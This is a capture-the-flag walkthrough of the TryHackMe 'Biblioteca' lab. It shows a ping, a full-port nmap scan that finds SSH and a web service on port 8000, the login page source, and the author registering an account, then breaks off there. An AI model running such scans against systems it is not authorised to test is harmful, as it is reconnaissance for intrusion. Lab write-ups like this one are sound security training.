
Biblioteca – TryHackMe

Our goal is to obtain two flags – user and root.

Contents


1.Reconnaissance

We start by checking if the host is active.



```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.190.224
PING 10.10.190.224 (10.10.190.224) 56(84) bytes of data.
64 bytes from 10.10.190.224: icmp_seq=1 ttl=63 time=255 ms
64 bytes from 10.10.190.224: icmp_seq=2 ttl=63 time=45.4 ms
64 bytes from 10.10.190.224: icmp_seq=3 ttl=63 time=43.9 ms
^C
--- 10.10.190.224 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.867/114.886/255.355/99.328 ms
```

The host responds, but the default website is inaccessible.




Unable to connect

An error occurred during a connection to 10.10.190.224.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Running an Nmap scan shows a service running on port **8000**.




```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.190.224
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.190.224
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 260.04 seconds
```

Now we can access the webpage.




There’s nothing interesting in the source code.




```html
<html>
    <head>
        <meta charset="UTF-8">
        <title> Login </title>
        <link rel="stylesheet" href="/static/style.css">
    </head>
    <body></br></br></br></br></br>
        <div align="center">
        <div align="center" class="border">
            <div class="header">
                <h1 class="word">Login</h1>
            </div></br></br></br>
            <h2 class="word">
                <form action="/login" method="post">
                <div class="msg"></div>
                    <input id="username" name="username" type="text" placeholder="Enter Your Username" class="textbox"/></br></br>
                    <input id="password" name="password" type="password" placeholder="Enter Your Password" class="textbox"/></br></br></br>
                    <input type="submit" class="btn" value="Sign In"></br></br>
                </form>
            </h2>
            <p class="bottom">Dont't have an account? <a class="bottom" href="/register"> Sign Up here</a></p>
        </div>
        </div>
    </body>
</html>
```

2.Site

There is an account **registration feature**.



So I registered a new account.



Register


Invalid email address !

jake1234

●●●●●●●●●

jake1234@thm.com

Already have an account? Sign In here

